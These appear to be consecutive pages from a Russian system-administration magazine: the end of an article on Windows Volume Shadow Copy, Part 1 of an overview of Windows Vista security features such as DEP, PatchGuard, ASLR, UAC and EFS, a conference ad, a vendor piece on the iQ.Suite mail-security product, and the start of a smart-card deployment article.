Как уже говорилось ранее, при инициализации администратором теневого копирования тома VSS делает его мо-




Рисунок 1. Меню управления теневым копированием разделов

ментальные снимки с некоторой периодичностью, сохраняя только данные со времени создания последнего снимка. Время создания таких копий определяется настройками стандартного планировщика Windows. Рекомендуемый интервал составляет не менее одного часа. Однако это не означает, что можно создавать бесчисленное множество теневых копий тома. Есть ряд ограничений. Во-первых, существует возможность создания максимум до 64 снимков тома. Во-вторых, под них отводится определенный объем дискового пространства (не менее 100 Мб). При заполнении этого объема самые старые снимки заменяются новыми. Поэтому при планировании теневого копирования нужно учитывать размеры целевого раздела и количество копий, которое вы хотите иметь. Теневое копирование можно производить только на томах с файловой системой NTFS. Такой том называется носителем кэша теневых копий, который хранится в папке System Volume Information, не видимой обычными пользователями. В качестве такого носителя можно выбрать как раздел-источник, так и любой другой NTFS-раздел.

Что еще необходимо знать

Далее будет приведен ряд особенностей и рекомендаций, связанных с процессом планирования теневого копирования.

Кэш теневых копий невозможно перенести с одного тома на другой без потери уже созданных снимков. Поскольку речь идет о разделах NTFS,




Рисунок 2. Пользовательское меню для доступа к теневым копиям файла или папки

стоит отметить, все права NTFS, а также шифрование, сохраняются на момент создания теневой копии. Поэтому с малой вероятностью, но все же может возникнуть ситуация, когда администратор сменит права на какой-либо файл или папку. И тем пользователям, которые спокойно работают с ними в реальный момент времени, может быть отказано в доступе к сохраненной в снимке копии.

Существует одна рекомендация от Microsoft, учесть которую возможно только при подготовке раздела, когда на нем еще нет каких-либо данных. Она касается размера кластера для томов, где будет включена служба теневого копирования. Рекомендуемое значение – 16 Кб (подробнее в [1]). По умолчанию для тома NTFS размером от 2 Гб до 2 Тб операционной системы Windows Server 2003 размер кластера равен 4 Кб (значения для других ОС и томов FAT читайте в [2]). Таким образом, данную рекомендацию можно либо игнорировать, либо, если ваш том уже заполнен информацией, можно ее перенести и отформатировать раздел с размером кластера в 16 Кб.

Стоит отметить, что изменения регистрируются на уровне блоков, а не файлов, что ведет к сокращению дискового объема для хранения этих изменений. Поэтому не стоит удивляться, что ваша папка размером 40 Гб может спокойно иметь 30 и более теневых копий.

Вряд ли нормальный администратор будет хранить пользовательские

данные на системном томе сервера (ну разве что их профили). Но все же включать теневое копирование для такого тома не стоит по причине частых изменений файлов самой операционной системы, что может повлечь значительное увеличение размера промежуточной копии.

Служба теневого копирования тома в Windows Vista

Стоит отметить, что весь материал статьи ориентирован на использование VSS в рамках сети предприятия, то есть в связке клиент-сервер. Здесь подразумевается, что администратор со своей стороны управляет процессом создания теневых копий пользовательских данных, которые хранятся на сервере. Пользователи, в свою очередь, при необходимости открывают нужную копию и восстанавливают оттуда искомый файл или папку прямо с рабочей машины. Казалось бы, данный раздел можно опустить и оставить этот материал для разбора пытливым умам. Однако ситуации бывают разные, и возможность использования функционала, который будет описан далее, исключать нельзя.

Речь идет о том, что Windows Vista, несмотря на то что является десктопной ОС, вполне может справиться с процессом создания теневых копий. Предыдущие версии файлов (Previous Versions) в Windows Vista – это часть механизма восстановления системы, с той лишь только разницей, что System Restore делает резервные копии системных файлов, не трогая пользовательские данные, функция «Предедыщие версии» – наоборот. Кроме того, оба этих механизма используют службу Volume Shadow Copy для отслеживания дисковой активности и создания точек восстановления. По умолчанию теневое копирование активируется для системного раздела при наличии на нем не менее 300 Мб свободного пространства. Точки восстановления создаются при условии, что компьютер бездействовал как минимум 10 минут и питается от сети. При активации создания точек восстановления для других разделов, Windows Vista отводит под них 15% от объема раздела. Это значение можно исправить при помощи инструмента

командной строки vssadmin (о его использовании далее).

Запуск VSS

Как уже говорилось, для начала работы службы теневого копирования нужно выполнить ряд незамысловатых действий. Существует два способа. Первый способ осуществляется при помощи оснастки «Управление компьютером». Итак, открываем ее и переходим в раздел Управление дисками. Далее открываем «Все задачи → Настроить теневые копии» и видим следующую картину (см. рис. 1). Ни для одного из томов пока не настроено теневое копирование. Исправляется это простым нажатием кнопки «Включить» после выбора необходимого диска. Также до запуска процесса либо после этого администратор имеет возможность настроить параметры, которых не так много, а также расписание создания теневых копий. По умолчанию настройки предусматривают создание двух снимков в сутки. После запуска процесса можно увидеть, что используется 100 Мб пространства на диске, который был выбран хранилищем теневых копий. Его, кстати говоря, стоит выбирать перед активацией VSS. В меню управления можно увидеть, что не рекомендуется создавать копии чаще, чем раз в один час. Помимо всего прочего, администратор вручную может создать копию при помощи того же меню.

Второй способ доступа к меню управления VSS тоже не так сложен – стоит всего лишь открыть свойства локального диска и перейти на вкладку «Теневые копии».

Доступ к теневым копиям

Ну вот мы и подошли к тому, для чего администратором выполняются все вышеописанные манипуляции. Посмотрим, как пользователи могут при желании восстановить свои данные сами. Начнем с того, что клиент для настольных машин, при помощи которого можно получить доступ к теневым копиям на сервере, входит в состав ОС начиная с Windows XP SP2. Для всех остальных версий Windows (от Windows 98 SE до XP Pro) его нужно устанавливать отдельно. Для Windows 98 SE и 2000 установщик можно скачать с сайта Microsoft. Для

Windows XP его можно взять непосредственно с сервера (%windir%\System32\Drivers\Twclient\X86) и распространить на рабочие станции при помощи групповых политик, если действие происходит в домене Active Directory.

Для проведения дальнейших операций необходимо, чтобы папка, содержащая целевой файл или папку, была открыта на общий доступ. Далее нужно, используя UNC-путь (например, \\server\sharedfolder), в проводнике открыть ее уровнем выше (для нашего случая \\server\), и перейти в свойства. После этого мы открываем вкладку «Предыдущие версии» и видим некоторое количество снимков папки, данные из которой нам необходимо восстановить. Можно просмотреть содержимое теневых копий этой папки и путем простого перетаскивания скопировать из нее нужные файлы. Есть возможность также сразу скопировать все ее содержимое, указав приемник, либо восстановить состояние папки непосредственно на сервере.

Многие наверняка согласятся, что не каждый пользователь сможет найти требуемую папку по UNC-пути. К тому же в случае использования файловых хранилищ на серверах многие администраторы монтируют общие папки на рабочих станциях как сетевые диски. В этом случае все значительно упрощается. Пользователю достаточно лишь открыть свойства сетевого диска и далее выполнить то, что было описано абзацем выше.

Работа из командной строки

Поскольку технология VSS ориентирована на использование администраторами сети, было бы упущением не включить в обзор возможность управления ею из командной строки. Позволяет это делать инструмент vssadmin. Он имеет не так много параметров, и все они предельно понятны. Тем более что при запуске утилиты с ключом /? можно получить их список, а также краткое описание того, что бу-

дет сделано при использовании конкретного параметра.

Заключение

Теневое копирование тома как продукт получилось настолько удачным, что оно стандартом де-факто включается разработчиками Microsoft в состав новых ОС. Помимо этого некоторые серверные функции строятся на базе его возможностей. Например, система резервного копирования Windows Server Backup, пришедшая с выходом Windows Server 2008 на смену привычному NTBackup, вовсе использует VSS и копирование на уровне блоков для процесса резервирования данных. 

1. <http://support.microsoft.com/kb/312067> – Shadow copies may be lost when you defragment a volume.
2. <http://support.microsoft.com/kb/140365> – Размер кластера по умолчанию для файловых систем FAT и NTFS.



SUN TECH DAYS 2009

Всемирная Конференция Разработчиков

Санкт-Петербург. ЛЕНЭКСПО
8-10 апреля 2009 года



Реклама

В 2009 году в программе конференции – доклады о новых передовых технологиях и продуктах Sun Microsystems, включая xVM Server, MySQL, JavaFX, а также рассказы российских разработчиков об опыте применения технологий Sun в их собственных проектах.

Новое в программе:

JavaFX – это семейство продуктов для создания привлекательных интерактивных интернет-приложений, которое включает в себя набор инструментов и средств разработки для веб-разработчиков.
OpenSolaris 2008.11 – новый выпуск OpenSolaris, в котором реализованы: автоматическое создание снимков файловой системы, автоматизированная установка, конструктор дистрибутивов.

Специально для студентов:

University Day – третий день конференции, посвященный университетам, учебным программам, проектам, грантам, совместным инициативам и решениям. Преподаватели университетов поделятся опытом внедрения технологий Sun; представители Sun в университетах продемонстрируют студенческие проекты; менеджеры Sun анонсируют новые предложения и программы для университетов.

Участие в конференции – бесплатное, число участников ограничено.
Зарегистрируйтесь сегодня!

<http://sun.ru/techdays>

Средства обеспечения безопасности в Windows Vista

Часть 1

Андрей Бирюков

Выбирая, какую операционную систему использовать, мы уделяем большое внимание средствам обеспечения информационной безопасности. В этой статье мы начнем рассматривать новые средства безопасности, появившиеся в Windows Vista.

Безопасность в каждой новой версии операционной системы семейства Windows всегда была и остается темой для жарких споров. На многих тематических интернет-форумах специалисты и обычные пользователи спорят о том, насколько защищена или наоборот уязвима Windows Vista. В этих спорах зачастую приводятся в качестве примеров технологии, используемые в новой операционной системе. В этой статье мы попробуем разобраться в новых средствах обеспечения безопасности, представленных в Windows Vista.

Прежде всего, приведу немного официальной информации, которая была представлена Microsoft перед выходом Windows Vista.

Итак, по заявлению разработчика, Windows Vista – это первая клиентская операционная система, в которой контроль за безопасностью осуществляется на всех этапах разработки (технология Microsoft's Security Development Lifecycle – SDL).

Это означает, что безопасности в новой ОС уделено большое внимание. Согласно технологии SDL к разработчикам ПО с самого начала приставляется консультант по безопасности, который контролирует все этапы разработки на предмет отсутствия уязвимостей в программном коде.

Кроме того, Microsoft сертифицировала Windows Vista по стандарту ISO «Общие Критерии» с целью получения сертификатов EAL4 и Single Level OS Protection Profile.

Какими сертификатами на данный момент обладает Windows Vista и другие продукты Microsoft, можно узнать на сайте Common Criteria [4].

Аппаратная защита

Защита операционной системы происходит на нескольких уровнях. Это аппаратная, программная и защита данных. Начну с описания аппаратной защиты.

Аппаратную защиту можно считать нововведением, ведь до выхода Windows Vista другие операционные системы из этого семейства не обладали средствами взаимодействия с механизмами аппаратной защиты.

Но сначала немного поговорим о том, от чего мы собственно защищаемся.

Как известно, исполняемый машинный код и данные, которые используются в приложениях, размещаются в оперативной памяти. Таким образом была возможна ситуация, когда блок данных большей, чем предполагалось длины, мог затереть часть машинного кода. Это могло привести как минимум к сбою в работе приложения, а если заменяющие данные были правильно составлены (то есть содержали определенный код), то и к выполнению произвольного кода и получению несанкционированного доступа к целевой системе. Такой тип атак получил название переполнение буфера (Buffer Overflow).

Так вот, для борьбы с переполнениями буфера на аппаратном уровне в Windows Vista была использована технология NX (No Execute). NX позволяет программному обеспечению, используя возможности оборудования, пометить сегменты памяти, в которых будут храниться только данные, так чтобы процессор не смог исполнять произвольный код в этих сегментах.

Множество современных процессоров поддерживают ту или иную форму NX, и Microsoft в свою очередь, начиная с Windows XP SP2, включила поддержку процессоров с NX-технологией посредством инструмента Data Execution Prevention (DEP). Windows Vista обеспечивает дополнительную поддержку NX, позволяя производителям ПО встраивать защиту NX в свои программные продукты.

Подробнее о технологии DEP и NX, а также об их достоинствах и недостатках можно прочесть в [3].

Еще одно улучшение в защите Windows Vista связано с определением переполнения «кучи» (области памяти, выделяемой программе для динамически размещаемых структур данных). Такой вид атак аналогичен атакам на переполнение буфера и поэтому требует наличия средств предотвращения переполнения «кучи».

При вмешательстве в буфер «кучи» операционная система генерирует исключение. В случае если в приложении разработчиками не предусмотрена обработка данного исключения, ОС немедленно завершает скомпрометировавший себя код (многие антивирусные системы используют по-

добную технологию), тем самым предотвратив несанкционированное проникновение в систему.

Эта технология используется для защиты компонентов ОС, включая встроенные системные службы, хотя может использоваться и сторонними производителями ПО через специальные API-вызовы.

Особое внимание следует уделить 64-битным версиям Windows Vista. Для данной архитектуры наличие уже упоминавшейся защиты NX – стандарт. Также операционная система под 64-битную архитектуру поддерживает технологию защиты ядра (иногда используется термин PatchGuard), которая запрещает неавторизованному ПО изменять ядро Windows.

Для понимания сути данной технологии необходимо разобраться в том, что означает термин kernel patching (изменение ядра).

Эта техника использует внутренние системные вызовы, а также различные неподдерживаемые ОС механизмы с целью изменения или замены кода, а возможно, и критических структур данных ядра Windows на другой «неавторизованный» код или данные, которые могут быть и вредоносными. Под понятием «неавторизованный» имеется в виду код, не авторизованный Microsoft как часть ядра Windows, например различные закладки, позволяющие произвести несанкционированный доступ к системе.

Осуществить неавторизованный доступ можно, изменяя адрес функции-обработчика системного вызова (указатель функции) в таблице системных вызовов (system service table, SST), которая представляет собой массив из указателей функций, находящихся в памяти. Такая процедура изменения адреса называется хуком (hook).

Когда выполняется любой системный вызов (например, NtCreateProcess), диспетчер системных вызовов в соответствии с номером вызова передает адрес функции-обработчика данного системного вызова. Соответственно, если поменять адрес функции-обработчика на адрес начала «неавторизованного» кода, диспетчер системных вызовов перейдет по этому адресу, и «неавторизованный» код будет исполнен.




Рисунок 1. Иллюстрация работы UAC

Для предотвращения подобных проникновений Microsoft решила запретить модификацию ядра в 64-битных версиях Windows Vista. Конкретнее – запрещена модификация следующих компонентов ядра [1]:

- таблицы системных вызовов (system service tables, SST);
- таблица прерываний (interrupt descriptor table (IDT));
- таблица глобальных дескрипторов (global descriptor table (GDT));
- изменение любой части ядра (работает только на AMD64-системах).

В случае если какое-либо приложение попытается произвести замену одной из перечисленных частей ядра, будет получено сообщение об ошибке, и система аварийно завершит работу.

По утверждению Microsoft, отключить эту защиту нельзя. Также ядро может изменяться только официальными обновлениями от разработчика.

Программная защита. Windows Service Hardening

На этом описание аппаратных средств защиты завершается, перейдем к рассмотрению программных средств Windows Vista. Здесь тоже появилось довольно много новых средств.

Одной из наиболее частых целей взломщиков являются системные службы ОС, так как они загружаются с самыми высокими привилегиями (Local System), и внедрение в них своего кода может позволить вредоносному приложению скрыться от антивирусных программ и средств обнаружения вторжения.

Системные службы – это фоновые процессы, которые загружаются для поддержки ключевых функций операционной системы, так что разработчики Vista постарались максимально защитить систему от последствий взлома таких служб.

Windows Vista предлагает концепцию «ограниченных служб» (restricted services), которые загружаются с минимальными привилегиями, и влияние их на компьютер и сеть ограничено. Этот подход позволяет существенно сократить число служб, способных нанести серьезный вред пользовательской машине. Данное средство получило название Windows Service Hardening.

Системные службы могут быть однозначно идентифицированы, что позволяет вести списки контроля доступа для каждой службы, разрешая, например, службам записывать только в определенные места файловой системы, реестра или других системных ресурсов.

Кроме того, применение данного подхода позволяет предотвратить изменение важных настроек файловой системы или реестра скомпрометированной службой.

Теперь встроенные службы ОС семейства Windows имеют собственные профили, которые определяют необходимые права для каждой службы, правила доступа к системным ресурсам и сетевые порты, которые службам разрешено использовать.

Если служба попытается отправить или получить данные с сетевого порта, который ей не разрешен для использования, межсетевой экран заблокирует эту попытку. Для этого в межсетевом экране Windows Vista уже имеется набор соответствующих шаблонов.

Например, службе удаленного вызова процедур (Remote Procedure Call service) запрещено перемещать системные файлы, модифицировать реестр, вмешиваться в конфигурации других служб в системе таких, как конфигурация и сигнатуры вирусов и антивирусного ПО.

Следует также отметить, что каждая служба, которая входит в состав ОС Windows Vista, имеет сконфигурированный заранее профиль, который применяется автоматически в процессе установки Windows. Данный процесс не требует каких бы то ни было усилий со стороны пользователей или администраторов.

Еще одним средством, затрудняющим вредоносному коду (эксплойтам) внедрение в систему, является технология случайного распределения адресного пространства (Address Space Layout Randomization (ASLR)). Каждый раз, когда компьютер перезагружается, ASLR в случайном порядке назначает 1 из 256 возможных вариантов адреса для размещения в памяти содержимого ключевых системных DLL- и EXE-файлов. Это усложняет эксплойту задачу поиска нужных данных, а следовательно, противодействует выполнению его функций.

ASLR лучше использовать в связке с Data Execution Prevention, потому что в некоторых случаях компонент Data Execution Prevention можно обойти путем построения эксплойта, который сам по себе не внедряется, но перехватывает системные функции для атаки.

Контроль установки драйверов

Еще одно дополнительное средство защиты для 64-битной архитектуры – это возможность использования только подписанных драйверов. Конечно, и в предыдущих версиях можно было запретить использование неподписанных драйверов устройств с помощью групповых политик, но обычно администраторы позволяли их устанавливать, так как слишком большое количество оборудования не подписывало свои драйверы. По заявлениям Microsoft, именно неподписанные драйверы являются причиной большинства сбоев ОС Windows. Хотя, я думаю, многие администраторы и пользователи не согласятся с данным утверждением.

User Account Control

Какие еще средства появились в системе безопасности Windows Vista? Довольно интересное новшество – появление контроля пользовательских учетных записей (User Account Control).

В предыдущих версиях Windows большинство пользовательских учетных записей являлись членами локальной группы «Администраторы», тем самым предоставляя пользователям все системные привилегии и возможности, требуемые для установки и конфигурирования приложений, загрузки некоторых фоновых системных процессов и драйверов устройств, изменения конфигурации системы и выполнения базовых повседневных задач.

Такой подход существенно облегчал жизнь как самим пользователям, так и специалистам техподдержки (хотя бы отчасти), ведь для установки каких-либо дополнительных приложений или внесения изменений в настройки не требовалось привлекать обладателей административных прав, все можно было сделать самостоятельно.

Но по этой же причине на рабочую станцию, на которой пользователь работал, под учетной записью с административными правами могло внедряться вредоносное ПО, которое могло использовать системные привилегии для повреждения файлов, изменения конфигурации (например, отключение межсетевого экрана), кра-

жи или изменения конфиденциальной информации.

Конечно, работа из-под учетных записей простых пользователей тоже не является панацеей, так как вредоносный код может и там нанести ущерб, но сделать это, не обладая административными привилегиями, гораздо сложнее. Да и сам пользователь мог внести в систему изменения, приводящие к сбоям и системным ошибкам.

Конечно, когда рабочая станция находится в домене Active Directory, контролировать учетные записи и гибко назначать пользователям права можно с помощью групповых политик, но очень часто возникают ситуации, когда пользователю необходимы права локального администратора, например на ноутбуке, когда он отправляется в командировку (ведь без административных прав нельзя, к примеру, прописать IP-адрес или изменить настройки подключения к беспроводной сети).

В Windows Vista для решения проблемы ввели контроль пользовательских учетных записей. В соответствии с данным подходом все операции в системе разделены на две категории: те, которые может выполнять пользователь со своими стандартными правами, и те, которые требуют административных привилегий. Благодаря этому производить какие-либо несанкционированные действия вредоносному коду будет гораздо сложнее (например, троян не сможет прописать себя в реестр, а вирус – повредить системные файлы).

UAC переопределяет список стандартных возможностей пользователя путем включения в него множества базовых функций, которые не несут риска нарушения безопасности, хотя раньше требовали административных привилегий (например, изменение временной зоны, настройки системы управления питанием, добавление устройств при условии, что драйверы к ним уже установлены в системе, и другие действия).

UAC также помогает контролировать доступ к ценной информации, находящейся в папке «Мои документы». Теперь если пользователь не является создателем файла, он не сможет его ни прочесть, ни изменить, ни удалить, то есть, другими словами, доступ к файлам других пользователей

закрыт. Такая политика используется по умолчанию и будет применяться, даже если пользователь не вносил никаких изменений в настройки доступа к своим файлам.

Если обычный пользователь, не обладающий административными правами, попытается выполнить задачу, требующую административных привилегий (например, установка нового приложения или изменение важных системных настроек), ему предлагается ввести пароль администратора. IT-администраторы имеют возможность отключить процедуру ввода пароля администратора для обычных пользователей, тем самым запретить работу с административными привилегиями для данной учетной записи. Это позволит сократить риск несанкционированных действий со стороны последних.

Если же пользователь с административными правами работает в системе, то при попытке произвести какое-либо действие, являющееся критичным с точки зрения UAC, на экран будет выведен запрос на подтверждение данного действия (см. **рис. 1**). А неожиданное появление предупреждения в процессе работы может свидетельствовать о попытке проникновения вредоносного кода в систему. При необходимости данные напоминания можно отключить с помощью политик безопасности.

Такое предупреждение не позволит вредоносному коду незаметно внести изменения в систему. Также UAC помогает существующим приложениям работать с правами стандартного пользователя без модификаций путем предоставления им специальной платформы, которая помогает последним обойтись без использования административных привилегий в обычных ситуациях.

Например, чтобы обеспечить нормальную работу приложений, требующих для своего выполнения административных привилегий, Windows Vista содержит механизм виртуализации файловой системы и реестра. Данный механизм перенаправляет запросы чтения и записи из защищенных областей в какое-либо место внутри профиля пользователя, таким образом, приложение работает корректно, не влияя на ресурсы других пользователей или систему в целом.




Рисунок 2. Интерфейс для работы с EFS

В случае если вы не уверены, будет ли то или иное приложение работать с правами определенного пользователя, Windows Vista предлагает ряд инструментов, технологий и ресурсов, чтобы помочь производителям составлять новые программы, корректно работающие под UAC.

Например, инструмент Standard User Analyzer [2] позволяет определить, будет ли корректно работать то или иное приложение с правами стандартного пользователя или же нет.

Контроль USB-устройств

Еще одним источником проникновения в систему вредоносного кода являются различные USB-накопители. Бесконтрольное использование в организации флешек может привести к утечке конфиденциальной информации и другим малоприятным последствиям.

Также самовольное подключение пользователями USB-устройств, таких как принтеры или сканеры, могло привести к нестабильной работе системы при использовании некорректной версии драйверов.

При работе с предыдущими версиями Windows администраторам приходилось использовать программное обеспечение от сторонних производителей.

Однако в ОС Windows Vista реализован гибкий механизм контроля использования USB-устройств. Посредством «Групповой Политики Windows» Vista позволяет системным администраторам блокировать установку неавторизованных USB-устройств в компьютер.

Данная политика может применяться как к отдельному компьютеру, так и к множеству компьютеров по всей сети. У администраторов в руках находится весьма гибкий инструмент по настройке политики запрета USB-устройств.

Например, можно разрешить установку только определенного класса устройств, таких как принтеры, запретить установку любых типов USB-накопителей или установку любых неавторизованных устройств.

Данные политики можно перекрывать путем ввода пароля администратора для установки того или иного устройства.

И наконец, можно открывать доступ по чтению/записи к устройствам для определенных пользователей или компьютеров.

Улучшения в EFS (Encrypting File System)

Шифрующая файловая система уже присутствовала в предыдущих версиях операционных систем семейства Windows, однако теперь Windows Vista EFS поддерживает хранение пользовательских ключей и ключей восстановления на смарт-картах.

Кроме этого, EFS в Windows Vista может быть использована для шифрования файла подкачки (эта опция может быть активирована системным администратором через групповую политику), что тоже существенно усиливает общую защиту системы, так как теперь злоумышленники не смогут воспользоваться содержимым файла подкачки, в котором могут находиться конфиденциальные данные, используемые приложениями.

Кэш на стороне клиента, в котором сохраняются копии документов с файлового сервера, также может быть зашифрован с помощью EFS. В этом случае даже локальный администратор, не обладая пользовательским секретным ключом, не сможет расшифровать файлы пользователя.

Также в «Групповой Политике» появился ряд новых опций, по поддержке EFS. К ним относятся опции включения возможности шифрования файла подкачки, сохранения ключей на смарт-картах, ограничения минимальной длины ключа и т. д.

Кроме вышеперечисленного, существует возможность «прозрачного» шифрования пользовательских файлов при сохранении их на файловом сервере Windows Server 2008. При этом файл шифруется в процессе копирования незаметно для пользователя. Такая операция необходима в тех ситуациях, когда нет доверия к серверу. Но шифрующая файловая система доступна не во всех редакциях Windows Vista. EFS доступна в версиях Windows Vista Business, Enterprise и Ultimate.

Заключение

На этом я завершаю первую часть статьи. Практическую пригодность новых функций безопасности покажет время. Ну а во второй части мы поговорим о новом средстве контроля Parental Control, Bitlocker, NAP и других нововведениях.

1. Статья о новшествах безопасности Windows Vista – <http://www.microsoft.com/rus/smallbusiness/issues/sgcv2/security-guidance-centre/vistasecurity.mspx>.
2. Standard User Analyzer – <http://technet.microsoft.com/en-us/library/cc766021.aspx>.
3. Касперски К. Судьба shell-кода на системах с неисполняемым стеком. //Системный администратор, №1, 2006 г. – С. 66-74 (http://www.samag.ru/art/01.2006/01.2006_11.html).
4. Информация о ПО, сертифицированном по Common Criteria – http://www.commoncriteriaportal.org/products_OS.html#OS.

iQ.Suite – экономичное решение безопасности для Lotus Domino и Microsoft Exchange

Несмотря на непростые времена, на российском рынке периодически появляются новые программные продукты. И появляются они все чаще «не вопреки», а «благодаря» сложностям в глобальной экономике. Все большее число предприятий обращают внимание на виртуальную сферу бизнеса именно из-за относительно низкой стоимости разработки и внедрения и высокой эффективности подобных систем. Информационные технологии приобретают все больший вес в структуре бизнес-процессов современного предприятия. Заканчивается эпоха витрин. Теперь предприятие все чаще оценивается по веб-облику. Но по одежке, как известно, только встречают, а когда дело доходит до работы, важно совсем другое. Ибо чего будет стоить самая красивая витрина, если не будет работать сам магазин?

В ИТ-инфраструктуре современного бизнеса основной вес имеет электронная почта.

Объем электронной деловой переписки современного предприятия постепенно, но неумолимо устремляется в область астрономических величин. И ведь, если разобраться, большая часть этого объема – хлам. Либо одна и та же информация хранится в сотнях и тысячах копий в почтовых ящиках сотрудников, либо серверы забиты не отфильтрованным спамом, а чаще – и то, и другое. Практика показывает, что объем хранимых данных, поступающих по электронной почте можно сократить на три четверти. А это означает сокращение стоимости хранения и резервирования данных через сокращение времени, требуемого для их обработки, и снижение количества носителей. А если сотрудники не будут тратить драгоценное время на разбор поступающего спама, то мы можем смело удваивать объем сэкономленных средств.

Необходимость в централизованном решении, которое охватывает все аспекты безопасности, приобретает сегодня всё большее значение. Компания GROUP Technologies предлагает продукт iQ.Suite который представляет собой всестороннее решение для полного и действительно надежного управления электронной корреспонденцией.

iQ.Suite сочетает в себе возможности антивирусной защиты и защиты от спама на базе известных антивирусных продуктов Avira Antivir и Sophos, архивации почты, ее классификации

и индексированию, разграничения доступа к информации на основе контентных правил.

iQ.Suite доступна для ведущих платформ – Lotus Domino, Microsoft Exchange и шлюзов SMTP. Применение iQ.Suite поможет оптимизировать работу вашей электронной почты, повысить производительность труда, сократить расходы и обеспечить правовую защиту.

Факторы экономии можно разделить на два блока: административный и продуктовый.

Для начала расскажем об административных возможностях сокращения расходов. Во-первых, комплексность решения позволяет приобрести полный пакет программ для безопасности почтовых систем у одного разработчика, что экономит затраты на работу с несколькими поставщиками, и позволяет получить более выгодную стоимость решения. Во-вторых, сниженные риски возникновения проблем с технической поддержкой, более оперативное решение технических вопросов. Клиенты по всем вопросам, связанным с безопасностью e-mail-коммуникаций, архивированием и защитой от вирусов, общаются с одним партнером, а не с несколькими разработчиками, пытающимися свалить вину друг на друга. Это обеспечивает высокое качество технической поддержки, высокую скорость реакции, незначительное время остановки системы, что приводит к быстрому решению проблемы и снижает издержки. В-треть-

их, экономия на обучении. Обучаются только сотрудники, непосредственно занимающиеся администрированием, нет необходимости обучать рядовых пользователей, поскольку они не сталкиваются с программой. В-четвертых, сотрудники компании больше не отвлекаются от работы на пересылку различных файлов развлекательного характера, что приводит к повышению эффективности труда, увеличению чистого рабочего времени.

Экономия благодаря продуктовым преимуществам складывается из следующего. Во-первых, это серверное решение с централизованным управлением всеми функциями почтовой системы, что позволяет снизить затраты на поддержание сети. Во-вторых, системное использование – многие функции (антивирус, антиспам, шифрование, архивирование...) работают в едином потоке на уже имеющейся инфраструктуре, благодаря чему отпадает необходимость в дополнительном оборудовании и его обслуживании. В-третьих сокращение объема хранимых данных, что приводит к снижению затрат на приобретение дисковых накопителей для хранения данных, резервное хранение, оборудование для архивации.

Сайты: group-technologies.com, iqsuite.ru, avira-antivir.ru.

Алексей Демин, Ирина Абалихина



Внедряем смарт-карты в домене

Станислав Шпак

Смарт-карты – это не только усиление безопасности, но и лишняя статья расходов в бюджете IT-отдела, а также дополнительная работа для системного администратора. Но если вы все-таки решили начать использовать смарт-карты в вашем домене или его части, то давайте посмотрим, как это сделать и как избежать некоторых проблем и ошибок.

